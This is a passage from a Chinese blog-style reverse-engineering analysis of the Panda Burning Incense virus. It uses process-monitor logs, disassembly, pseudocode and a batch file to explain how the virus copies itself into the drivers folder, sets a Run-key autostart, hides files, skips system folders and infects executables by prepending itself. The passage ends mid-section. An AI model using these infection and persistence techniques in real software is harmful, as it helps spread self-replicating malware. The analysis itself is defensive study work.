
分析熊猫烧香

0x00 前言


总之就是分析了下这个病毒吧，毕竟当年还是影响很大的，分析起来也算友好，也算是熟悉熟悉病毒的分析过程。

0x01 行为分析

仅从PE文件上获得的信息看不出什么名堂来，因为它是Delphi写的，有许多乱七八糟的字符串，导入表也很多，看起来啥功能都有。



所以还是得用监视器来看看它的运行情况(Win7运行后还真中毒了。。。)



12:39:02.9944588	panda.exe	6468	CreateFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9947386	panda.exe	6468	CloseFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9948645	panda.exe	6468	CreateFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9956989	panda.exe	6468	QueryAttributeInformatio...	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9957151	panda.exe	6468	QueryBasicInformationFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9957258	panda.exe	6468	QueryAttributeInformatio...	C:\Users\admin\Desktop\panda\panda.exe
12:39:02.9957386	panda.exe	6468	SetEndOfFileInformationFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9958981	panda.exe	6468	ReadFile	C:\Users\admin\Desktop\panda\panda.exe
12:39:02.9959293	panda.exe	6468	WriteFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9960018	panda.exe	6468	SetBasicInformationFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9961059	panda.exe	6468	CloseFile	C:\Users\admin\Desktop\panda\panda.exe
12:39:02.9961345	panda.exe	6468	CloseFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9963789	panda.exe	6468	CreateFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9964527	panda.exe	6468	QueryBasicInformationFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9968405	panda.exe	6468	CloseFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9972125	panda.exe	6468	CreateFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9974651	panda.exe	6468	QueryBasicInformationFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9974749	panda.exe	6468	CloseFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9975819	panda.exe	6468	CreateFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9976127	panda.exe	6468	WriteFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9985759	panda.exe	6468	SetEndOfFileInformationFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9986647	panda.exe	6468	CreateFileMapping	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9986864	panda.exe	6468	CreateFileMapping	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9986941	panda.exe	6468	QueryStandardInformation...	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9987402	panda.exe	6468	CreateFileMapping	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9987944	panda.exe	6468	QuerySecurityFile	C:\Windows\System32\drivers\spcolsv.exe
12:39:02.9988831	panda.exe	6468	QueryNameInformationFile	C:\Windows\System32\drivers\spcolsv.exe

过滤一下文件操作可以看到它多次操作了C:\Windows\System32\drivers\spcolsv.exe这个东西，去看一眼这个文件，发现它和病毒样本是同一个东西。接着过滤下这个spcolsv.exe文件看有哪些操作

开启了一些子进程

spcolsv.exe (2336)		C:\Windows\sys...
cmd.exe (7872)	Windows 命令处...	C:\Windows\sys...
net.exe (2600)	Net Command	C:\Windows\sys...
net1.exe (2632)	Net Command	C:\Windows\sys...
cmd.exe (5100)	Windows 命令处...	C:\Windows\sys...
net.exe (5916)	Net Command	C:\Windows\sys...
net1.exe (4088)	Net Command	C:\Windows\sys...

注册表创建的键主要是自启动和资源管理器不显示隐藏文件的属性

13:07:55.0434047	spcolsv.exe	2336	RegCreateKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	Desired Access: All Access, Disposition: REG_OPENED_EXISTING_KEY
13:07:55.0434227	spcolsv.exe	2336	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\svcshare	Type: REG_SZ, Length: 80, Data: C:\Windows\system32\drivers\spcolsv.exe
13:07:55.0434461	spcolsv.exe	2336	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL	Desired Access: Write, Disposition: REG_OPENED_EXISTING_KEY
13:07:55.0434632	spcolsv.exe	2336	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL\CheckedValue	Type: REG_DWORD, Length: 4, Data: 0

文件操作

Operation	Path
CreateFile	C:\Program Files\Java\jre1.8.0_171\bin\dtplugin
CreateFile	C:\Program Files\Java\jre1.8.0_171\bin\dtplugin\Desktop_.ini
CreateFile	C:\Program Files\Java\jre1.8.0_171\bin\dtplugin
CreateFile	C:\Program Files\Java\jre1.8.0_171\bin\plugin2
CreateFile	C:\Program Files\Java\jre1.8.0_171\bin\plugin2\Desktop_.ini
CreateFile	C:\Program Files\Java\jre1.8.0_171\bin\plugin2
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\Desktop_.ini
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\applet
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\applet\Desktop_.ini
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\applet
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\cmm
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\cmm\Desktop_.ini
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\cmm
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\deploy
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\deploy\Desktop_.ini
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\deploy
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\ext
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\ext\Desktop_.ini
CreateFile	C:\Program Files\Java\jre1.8.0_171\lib\ext
CreateFile	C:\
CreateFile	C:\Windows\System32\drivers\spcolsv.exe
CreateFile	C:\setup.exe
CreateFile	C:\
CreateFile	C:\autorun.inf
CreateFile	C:\setup.exe
CreateFile	C:\autorun.inf

可以看到貌似每个文件夹下都有一个Desktop_.ini，且C盘根目录下有setup.exe，autorun.ini等文件，该病毒都对它们进行了操作，但这些文件都被隐藏了。

(PS:由于该程序由Delphi编写，这些库函数都需要动态分析来了解功能，然后标注函数名)

0x02 启动器

```
0040D0F7 02C        mov     edx, offset asc_40D1D8 ; "***武*汉*男*
0040D0FC 02C        call    fnstrcpy
0040D101 02C        mov     eax, offset unk_40F7D8
0040D106 02C        mov     edx, offset aMMoperyGLdAV ; "感谢艾玛,mopery,海色の月,对此木马的关注"...
0040D10B 02C        call    fnstrcpy
0040D110 02C        mov     eax, offset unk_40F7DC
0040D115 02C        mov     edx, offset aPsg ; "PS:
0040D11A 02C        call    fnstrcpy
0040D11F 02C        lea     ecx, [ebp+var_14]
0040D122 02C        mov     edx, offset aXboy ; "xboy"
0040D127 02C        mov     eax, offset asc_40D270 ; "\"++戊+缓\"叛*
0040D12C 02C        call    strdecode
0040D131 02C        mov     edx, [ebp+var_14]
0040D134 02C        mov     eax, ds:dword_40F7D4
0040D139 02C        call    fnstrcmp
0040D13E 02C        jz      short loc_40D149
```

入口点进行了一些解密和自检测的操作，以及病毒作者的鸣谢。。。

```
0040D173
0040D173      loc_40D173:
0040D173 02C                  call    function1
0040D178 02C                  call    function2
0040D17D 02C                  call    function3
0040D182 02C                  jmp     short loc_40D18A
```

紧接着调用了3个函数，经分析这3个函数就是病毒主要的功能函数，而启动器部分在function1中，进入该函数。

```
00408307 424                  push    ecx ; cpt
00408308 428                  push    ebx ; aj
00408309 42C                  push    esi ; apt
0040830A 430                  push    edi ; cpt
0040830B 434                  xor     eax, eax
0040830D 434                  push    ebp ; aj
0040830E 438                  push    offset loc_4088DD ; apt
00408313 43C                  push    dword ptr fs:[eax] ; hdc
00408316 440                  mov     fs:[eax], esp
00408319 440                  lea     edx, [ebp+var_3B8]
0040831F 440                  xor     eax, eax
00408321 440                  call    GetPath
00408326 430                  mov     eax, [ebp+var_3B8] ; C:\Users\admin\Desktop\panda\panda.exe
0040832C 430                  lea     edx, [ebp+dir] ; C:\Users\admin\Desktop\panda\
00408332 430                  call    GetDirAndPath
00408337 430                  lea     eax, [ebp+dir] ; dir
0040833D 430                  mov     edx, offset str ; "Desktop_.ini"
00408342 430                  call    fnstrcat
00408347 430                  mov     eax, [ebp+dir]
0040834D 430                  call    FileExsit
00408352 430                  test    al, al
00408354 430                  jz      loc_4083E4
```

首先检测该路径下是否存在Desktop_.ini，若存在，则将其删除

```
0040835A 430                  push    80h ; hdc
0040835F 434                  lea     edx, [ebp+var_3C0]
00408365 434                  xor     eax, eax
00408367 434                  call    GetPath
0040836C 424                  mov     eax, [ebp+var_3C0]
00408372 424                  lea     edx, [ebp+var_3BC]
00408378 424                  call    GetDirAndPath
0040837D 424                  lea     eax, [ebp+var_3BC] ; dir
00408383 424                  mov     edx, offset str ; "Desktop_.ini"
00408388 424                  call    fnstrcat
0040838D 424                  mov     eax, [ebp+var_3BC]
00408393 424                  call    ret_self
00408398 424                  push    eax ; lpFileName
00408399 428                  call    SetFileAttributesA
0040839E 420                  push    1 ; dwMilliseconds
004083A0 424                  call    Sleep
004083A5 420                  lea     edx, [ebp+var_3C8]
004083AB 420                  xor     eax, eax
004083AD 420                  call    GetPath
004083B2 410                  mov     eax, [ebp+var_3C8]
004083B8 410                  lea     edx, [ebp+var_3C4]
004083BE 410                  call    GetDirAndPath
004083C3 410                  lea     eax, [ebp+var_3C4] ; dir
004083C9 410                  mov     edx, offset str ; "Desktop_.ini"
004083CE 410                  call    fnstrcat
004083D3 410                  mov     eax, [ebp+var_3C4]
004083D9 410                  call    ret_self
004083DE 410                  push    eax ; lpFileName
004083DF 414                  call    DeleteFileA
```

经过一些信息写入后，检测当前程序是否为spcolsv.exe

```
0040844F 400          lea     edx, [ebp+var_3D8]
00408455 400          xor     eax, eax ; C:\Users\admin\Desktop\panda\panda.exe
00408457 400          call    GetPath
0040845C 3F0          mov     eax, [ebp+var_3D8]
00408462 3F0          lea     edx, [ebp+var_3D4]
00408468 3F0          call    LitterUp
0040846D 3F0          mov     eax, [ebp+var_3D4]
00408473 3F0          push    eax
00408474 3F4          lea     eax, [ebp+var_3E4]
0040847A 3F4          call    GetSystem32
0040847F 3F4          push    [ebp+var_3E4] ; C:\Windows\system32\
00408485 3F8          push    offset aDrivers ; "drivers\\"
0040848A 3FC          push    offset aSpcolsv_exe ; "spcolsv.exe"
0040848F 400          lea     eax, [ebp+var_3E0]
00408495 400          mov     edx, 3
0040849A 400          call    PathCat
0040849F 3F4          mov     eax, [ebp+var_3E0] ; C:\Windows\system32\drivers\spcolsv.exe
004084A5 3F4          lea     edx, [ebp+var_3DC]
004084AB 3F4          call    LitterUp
004084B0 3F4          mov     edx, [ebp+var_3DC]
004084B6 3F4          pop     eax
004084B7 3F0          call    fnstrcmp
004084BC 3F0          jz      loc_4085BA ; 病毒是否为system32\drivers\spcolsv.exe
```

由于这里分析的是启动器，所以自然不会是spcolsv.exe程序，于是执行以下指令

```
CODE:004084C2 3F0 mov eax, offset aSpcolsv_exe ; "spcolsv.exe"
CODE:004084C7 3F0 call KillByProcessName
CODE:004084CC 3F0 mov eax, offset aSpcolsv_exe ; "spcolsv.exe"
CODE:004084D1 3F0 call KillByProcessName
CODE:004084D6 3F0 push 80h
CODE:004084DB 3F4 lea eax, [ebp+var_3EC]
CODE:004084E1 3F4 call GetSystem32
CODE:004084E6 3F4 push [ebp+var_3EC]
CODE:004084EC 3F8 push offset aDrivers ; "drivers\\"
CODE:004084F1 3FC push offset aSpcolsv_exe ; "spcolsv.exe"
CODE:004084F6 400 lea eax, [ebp+var_3E8]
CODE:004084FC 400 mov edx, 3
CODE:00408501 400 call PathCat
CODE:00408506 400 mov eax, [ebp+var_3E8]
CODE:0040850C 400 call ret_self
CODE:00408511 400 push eax ; lpFileName
CODE:00408512 404 call SetFileAttributesA
CODE:00408517 3FC push 1 ; dwMilliseconds
CODE:00408519 400 call Sleep
CODE:0040851E 3FC push 0 ; lpNewFileName
CODE:00408520 400 lea eax, [ebp+cpt]
CODE:00408526 400 call GetSystem32
CODE:0040852B 400 push [ebp+cpt] ; cpt
CODE:00408531 404 push offset aDrivers ; "drivers\\"
CODE:00408536 408 push offset aSpcolsv_exe ; apt
CODE:0040853B 40C lea eax, [ebp+var_3F0]
```

```
CODE:00408541 40C mov edx, 3
CODE:00408546 40C call PathCat
CODE:0040854B 40C mov eax, [ebp+var_3F0]
CODE:00408551 40C call ret_self
CODE:00408556 40C push eax ; hdc
CODE:00408557 410 lea edx, [ebp+var_3F8]
CODE:0040855D 410 xor eax, eax
CODE:0040855F 410 call GetPath
CODE:00408564 400 mov eax, [ebp+var_3F8]
CODE:0040856A 400 call ret_self
CODE:0040856F 400 push eax ; lpExistingFileName
CODE:00408570 404 call CopyFileA
CODE:00408575 3F8 push 1
CODE:00408577 3FC lea eax, [ebp+var_400]
CODE:0040857D 3FC call GetSystem32
CODE:00408582 3FC push [ebp+var_400]
CODE:00408588 400 push offset aDrivers ; "drivers\\"
CODE:0040858D 404 push offset aSpcolsv_exe ; uCmdShow
CODE:00408592 408 lea eax, [ebp+var_3FC]
CODE:00408598 408 mov edx, 3
CODE:0040859D 408 call PathCat
CODE:004085A2 408 mov eax, [ebp+var_3FC]
CODE:004085A8 408 call ret_self
CODE:004085AD 408 push eax ; lpCmdLine
CODE:004085AE 40C call WinExec
CODE:004085B3 404 push 0 ; uExitCode
CODE:004085B5 408 call ExitProcess_0
```

这段指令将程序自身复制到C:/Windows/System32/driver/spcolsv.exe，然后命令行执行该程序，最后退出当前进程。

0x03 文件递归遍历

若当前运行程序为spcolsv.exe则进行感染，感染的主要函数在function2部分。

```
HANDLE __thiscall sub_40A7EC(void *this)
{
  void *v2; // [sp-4h] [bp-4h]@1

  v2 = this;
  return CreateThread_0(0, 0, (LPTHREAD_START_ROUTINE)VirusFile, 0, 0, (LPDWORD)&v2);
}
```

这是function2的第一个函数，它开启一个感染文件的线程。

```
0040A76E 038                lea     eax, [ebp+var_20]
0040A771 038                mov     edx, [ebp+var_4]
0040A774 038                mov     dl, [edx+ebx-1]
0040A778 038                call    sub_403E2C
0040A77D 038                lea     eax, [ebp+var_20]
0040A780 038                mov     edx, offset asc_40A7E8 ; ":\\"
0040A785 038                call    fnstrcat
0040A78A 038                mov     eax, [ebp+var_20] ; C:\
0040A78D 038                call    VirusFile_R
```

在经过一些内存操作后，对C:\进行递归操作，进入该函数

```
0040950E 35C                lea     eax, [ebp+filename]
00409514 35C                mov     ecx, offset a__2 ; "test"
00409519 35C                mov     edx, [ebp+dir]
0040951C 35C                call    sub_403F18 ; change ecx
00409521 35C                mov     eax, [ebp+filename] ; C:\*.*
00409527 35C                lea     ecx, [ebp+file_info] ; fileinfo
0040952D 35C                mov     edx, 3Fh ; key
00409532 35C                call    GetFileInfo
00409537 35C                test    eax, eax
00409539 35C                jnz     loc_40A2DF
```

```
0040953F
0040953F        loc_40953F:
0040953F 35C                mov     eax, [ebp+file_info.file_attr]
00409545 35C                and     eax, 10h
00409548 35C                cmp     eax, 10h
0040954B 35C                jnz     loc_409DC3
```

```
00409551 35C                mov     eax, [ebp+file_info.file_name]
00409557 35C                cmp     byte ptr [eax], 2Eh
0040955A 35C                jz      loc_409DC3
```

GetFileInfo内部调用FindFirstFileA来获取文件信息，根据文件信息，来决定之后的两个跳转分支，0x10的文件属性表示文件夹，而file_name为"."则表示当前文件夹。若当前文件为一个文件夹，则检测该文件夹名是否为以下名称

```
CODE:0040A3A0     aWinnt_0        db 'WINNT',0            ; DATA XREF: VirusFile_R+FC↑o
CODE:0040A3A6                     align 4
CODE:0040A3A8                     dd 0FFFFFFFFh, 8
CODE:0040A3B0     aSystem32_0     db 'system32',0         ; DATA XREF: VirusFile_R+136↑o
CODE:0040A3B9                     align 4
CODE:0040A3BC                     dd 0FFFFFFFFh, 16h
CODE:0040A3C4     aDocumentsAnd_0 db 'Documents and Settings',0
CODE:0040A3C4                                             ; DATA XREF: VirusFile_R+170↑o
CODE:0040A3DB                     align 4
CODE:0040A3DC                     dd 0FFFFFFFFh, 19h
CODE:0040A3E4     aSystemVolume_0 db 'System Volume Information',0
CODE:0040A3E4                                             ; DATA XREF: VirusFile_R+1AA↑o
CODE:0040A3FE                     align 10h
CODE:0040A400                     dd 0FFFFFFFFh, 8
CODE:0040A408     aRecycled_0     db 'Recycled',0         ; DATA XREF: VirusFile_R+1E4↑o
CODE:0040A411                     align 4
CODE:0040A414                     dd 0FFFFFFFFh, 0Ah
CODE:0040A41C     aWindowsNt_0    db 'Windows NT',0       ; DATA XREF: VirusFile_R+21E↑o
CODE:0040A427                     align 4
CODE:0040A428                     dd 0FFFFFFFFh, 0Dh
CODE:0040A430     aWindowsupdat_0 db 'WindowsUpdate',0    ; DATA XREF: VirusFile_R+258↑o
CODE:0040A43E                     align 10h
CODE:0040A440                     dd 0FFFFFFFFh, 14h
CODE:0040A448     aWindowsMedia_0 db 'Windows Media Player',0 ; DATA XREF: VirusFile_R+292↑o
CODE:0040A45D                     align 10h
CODE:0040A460                     dd 0FFFFFFFFh, 0Fh
CODE:0040A468     aOutlookExpre_0 db 'Outlook Express',0  ; DATA XREF: VirusFile_R+2CC↑o
CODE:0040A478                     dd 0FFFFFFFFh, 11h
CODE:0040A480     aInternetExpl_0 db 'Internet Explorer',0 ; DATA XREF: VirusFile_R+306↑o
CODE:0040A492                     align 4
CODE:0040A494                     dd 0FFFFFFFFh, 0Ah
CODE:0040A49C     aNetmeeting_0   db 'NetMeeting',0       ; DATA XREF: VirusFile_R+340↑o
CODE:0040A4A7                     align 4
CODE:0040A4A8                     dd 0FFFFFFFFh, 0Ch
CODE:0040A4B0     aCommonFiles_0  db 'Common Files',0     ; DATA XREF: VirusFile_R+37A↑o
CODE:0040A4B0                                             ; VirusFile_R+3EE↑o
CODE:0040A4BD                     align 10h
CODE:0040A4C0                     dd 0FFFFFFFFh, 14h
CODE:0040A4C8     aComplusAppli_0 db 'ComPlus Applications',0 ; DATA XREF: VirusFile_R+3B4↑o
```

若文件夹为这些名称，则直接读取下一个文件。

若并非这些文件名，则判断当前文件夹下是否存在Desktop_.ini，若存在则判断与当前日期是否相同，否则重现创建一个Desktop_.ini并写入当前日期。

```
PathCat(v70, 3, "\\Desktop_.ini", file_info.file_name, dir);
if ( !FileExsit(v211) )
{
  v142 = (int *)128;
  PathCat(v71, 3, "\\Desktop_.ini", file_info.file_name, dir);
  v88 = ret_self(v198);
  SetFileAttributesA(v88, v140);
  Sleep(1u);
  GetLocalTime(&SystemTime);
  GetSomeNum(SystemTime.wYear, (int *)&v197, v89);
  v140 = v197;
  v139 = dword_40A598;
  GetSomeNum(SystemTime.wMonth, (int *)&v196, v90);
  v138 = v196;
  v137 = dword_40A598;
  GetSomeNum(SystemTime.wDay, (int *)&v195, v91);
  PathCat(v92, 5, v195, v137, v138);
  PathCat(v93, 3, "\\Desktop_.ini", file_info.file_name, dir);
  sub_405200(v257, v194);
  PathCat(v94, 3, "\\Desktop_.ini 没有找到,建立一个!", file_info.file_name, dir);
  WriteFileVirtus(v193, "c:\\test.txt");
  PathCat(v95, 3, "\\Desktop_.ini", file_info.file_name, dir);
  v96 = ret_self(v192);
  SetFileAttributesA(v96, v97);
```

```
fnstrcmp(v258, v257);
if ( !v10 )
{
  v139 = (int *)128;
  PathCat(v76, 3, "\\Desktop_.ini", file_info.file_name, dir);
  v77 = ret_self(v204);
  SetFileAttributesA(v77, v78);
  Sleep(1u);
  GetLocalTime(&SystemTime);
  GetSomeNum(SystemTime.wYear, (int *)&dwFileAttributes, v79);
  v80 = dwFileAttributes;
  GetSomeNum(SystemTime.wMonth, &v202, v81);
  v82 = v202;
  GetSomeNum(SystemTime.wDay, &v201, v83);
  PathCat(v84, 5, v201, dword_40A598, v82);
  PathCat(v85, 3, "\\Desktop_.ini", file_info.file_name, dir);
  sub_405200(v257, v200);
  WriteFileVirtus((int)"时间不对,建立一个!", "c:\\test.txt");
  PathCat(v86, 3, "\\Desktop_.ini", file_info.file_name, dir);
  v87 = ret_self(v199);
  SetFileAttributesA(v87, v80);
  Sleep(1u);
```

若Desktop_.ini内容和当前日期相同，则表明当前文件夹已被感染过，然后开始下一次递归。

0x04 文件感染

若递归操作中当前文件属性不为0x10，即不为文件夹，则开始感染文件。首先对exe，scr，pif，com为后缀的文件进行感染，感染方式如下

首先判断文件中是否存在"WhBoy"字符串，出现它说明被感染过，就跳过感染

```
00408110
00408110      loc_408110:
00408110 20C                  mov     edx, [ebp+info]
00408113 20C                  mov     eax, offset aWhboy ; "WhBoy"
00408118 20C                  call    findstr ; eax=global, edx=var
0040811D 20C                  test    eax, eax
0040811F 20C                  jle     short loc_40812E
```

若未被感染过，就开始感染文件，首先将自身(spcolsv.exe)，复制为要感染的文件

```
0040812E
0040812E      loc_40812E:               ; dwFileAttributes
0040812E 20C                  push    80h
00408133 210                  mov     eax, [ebp+file_path]
00408136 210                  call    ret_self
0040813B 210                  mov     ebx, eax
0040813D 210                  push    ebx ; lpFileName
0040813E 214                  call    SetFileAttributesA ; #define FILE_ATTRIBUTE_NORMAL 0x80
00408143 20C                  push    1 ; dwMilliseconds
00408145 210                  call    Sleep
0040814A 20C                  push    0 ; apt
0040814C 210                  push    ebx ; hdc
0040814D 214                  lea     edx, [ebp+var_1EC]
00408153 214                  xor     eax, eax
00408155 214                  call    GetPath
0040815A 204                  mov     eax, [ebp+var_1EC]
00408160 204                  call    ret_self
00408165 204                  push    eax ; lpExistingFileName
00408166 208                  call    CopyFileA
0040816B 1FC                  test    eax, eax
0040816D 1FC                  jnz     short loc_40817C
```

然后将原本的文件追加写入到复制后的文件中，并在末尾写入WhBoy+文件名+随机数。这里其实不太好分析，要慢慢得调试并查看内存变化。

```
0040817C
0040817C     loc_40817C:
0040817C 1FC                 push    offset dword_4082C8
00408181 200                 lea     edx, [ebp+var_1F0]
00408187 200                 mov     eax, [ebp+file_path]
0040818A 200                 call    GetFileName
0040818F 200                 push    [ebp+var_1F0]
00408195 204                 push    offset a_exe_0 ; ".exe"
0040819A 208                 push    offset dword_4082E8
0040819F 20C                 mov     eax, [ebp+info]
004081A2 20C                 call    GetDataLen
004081A7 20C                 lea     edx, [ebp+var_1F4]
004081AD 20C                 call    GetSomeNum
004081B2 20C                 push    [ebp+var_1F4]
004081B8 210                 push    offset dword_4082F4
004081BD 214                 lea     eax, [ebp+var_10]
004081C0 214                 mov     edx, 6
004081C5 214                 call    PathCat ; WhBoyPE_TEST.exe.exe
004081CA 1FC                 lea     eax, [ebp+var_C]
004081CD 1FC                 mov     edx, [ebp+info]
004081D0 1FC                 call    memcpy_
004081D5 1FC                 mov     edx, [ebp+file_path]
004081D8 1FC                 lea     eax, [ebp+keypoint]
004081DE 1FC                 call    init_struct ; eax=var, edx=path
004081E3 1FC                 mov     eax, ds:off_40E2BC
004081E8 1FC                 mov     byte ptr [eax], 2
004081EB 1FC                 lea     eax, [ebp+keypoint]
004081F1 1FC                 call    feid_func
004081F6 1FC                 call    do_smth
004081FB 1FC                 mov     edx, [ebp+var_C]
004081FE 1FC                 lea     eax, [ebp+keypoint]
00408204 1FC                 call    WritePE
00408209 1FC                 call    sub_402B88
0040820E 1FC                 call    do_smth
00408213 1FC                 mov     edx, [ebp+var_10]
00408216 1FC                 lea     eax, [ebp+keypoint]
0040821C 1FC                 call    WritePE
00408221 1FC                 call    sub_402B88
00408226 1FC                 call    do_smth
0040822B 1FC                 lea     eax, [ebp+keypoint]
00408231 1FC                 call    CloseHandle__
```

也就是说，这个病毒感染文件的本质是通过将病毒程序和原文件进行绑定来完成的。

0x05 感染后的文件行为

由于这里被感染的文件本质上是在原文件前面附加了病毒程序，当PELoader加载PE文件时，只会执行前面的程序，即病毒程序，但实际运行时，会发现被感染的程序也会执行成功，且运行后发现文件大小发生了改变，病毒文件也从头部消失了，所以可以推测，该病毒首先作为启动器执行，然后将自身与原文件剥离，最后启动原程序。这里要回到function1来逆向分析。

在判断出该文件并非spcolsv.exe且当前文件已被感染时，首先将原文件部分写入到一个新文件

```
00408665 40C                 call    init_struct ; eax=var, edx=path
0040866A 40C                 mov     eax, ds:off_40E2BC
0040866F 40C                 mov     byte ptr [eax], 2
00408672 40C                 lea     eax, [ebp+var_1E4]
00408678 40C                 call    CreateExsitFile
0040867D 40C                 call    do_smth
00408682 40C                 lea     eax, [ebp+var_404]
00408688 40C                 push    eax
00408689 410                 mov     eax, [ebp+pe]
0040868C 410                 call    GetDataLen
00408691 410                 mov     edx, eax
00408693 410                 sub     edx, [ebp+var_18]
00408696 410                 mov     ecx, [ebp+var_18]
00408699 410                 mov     eax, [ebp+pe]
0040869C 410                 call    sub_40412C
004086A1 40C                 mov     edx, [ebp+var_404]
004086A7 40C                 lea     eax, [ebp+var_1E4]
004086AD 40C                 call    WritePE
004086B2 40C                 call    sub_402B88
004086B7 40C                 call    do_smth
004086BC 40C                 lea     eax, [ebp+var_1E4]
004086C2 40C                 call    CloseHandle__
```

然后通过一个函数进行批处理操作，这个函数将一些命令行写入到批处理文件中，然后执行，调试中发现的实例如下

20$$.bat - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
:try1
del "C:\Users\admin\Desktop\Tools\OllyICE_1.10\OllyDBG.EXE"
if exist "C:\Users\admin\Desktop\Tools\OllyICE_1.10\OllyDBG.EXE" goto try1
ren "C:\Users\admin\Desktop\Tools\OllyICE_1.10\OllyDBG.EXE.exe" "OllyDBG.EXE"
if exist "C:\Users\admin\Desktop\Tools\OllyICE_1.10\OllyDBG.EXE.exe" goto try2
"C:\Users\admin\Desktop\Tools\OllyICE_1.10\OllyDBG.EXE"
:try2
del %0
```

完成的是一个删除和重命名操作，然后对该批处理文件进行自删除。

0x06 自启动

在function2中存在一个函数，由于太长就不贴了，但根据以下字符串可以判断大致功能

```
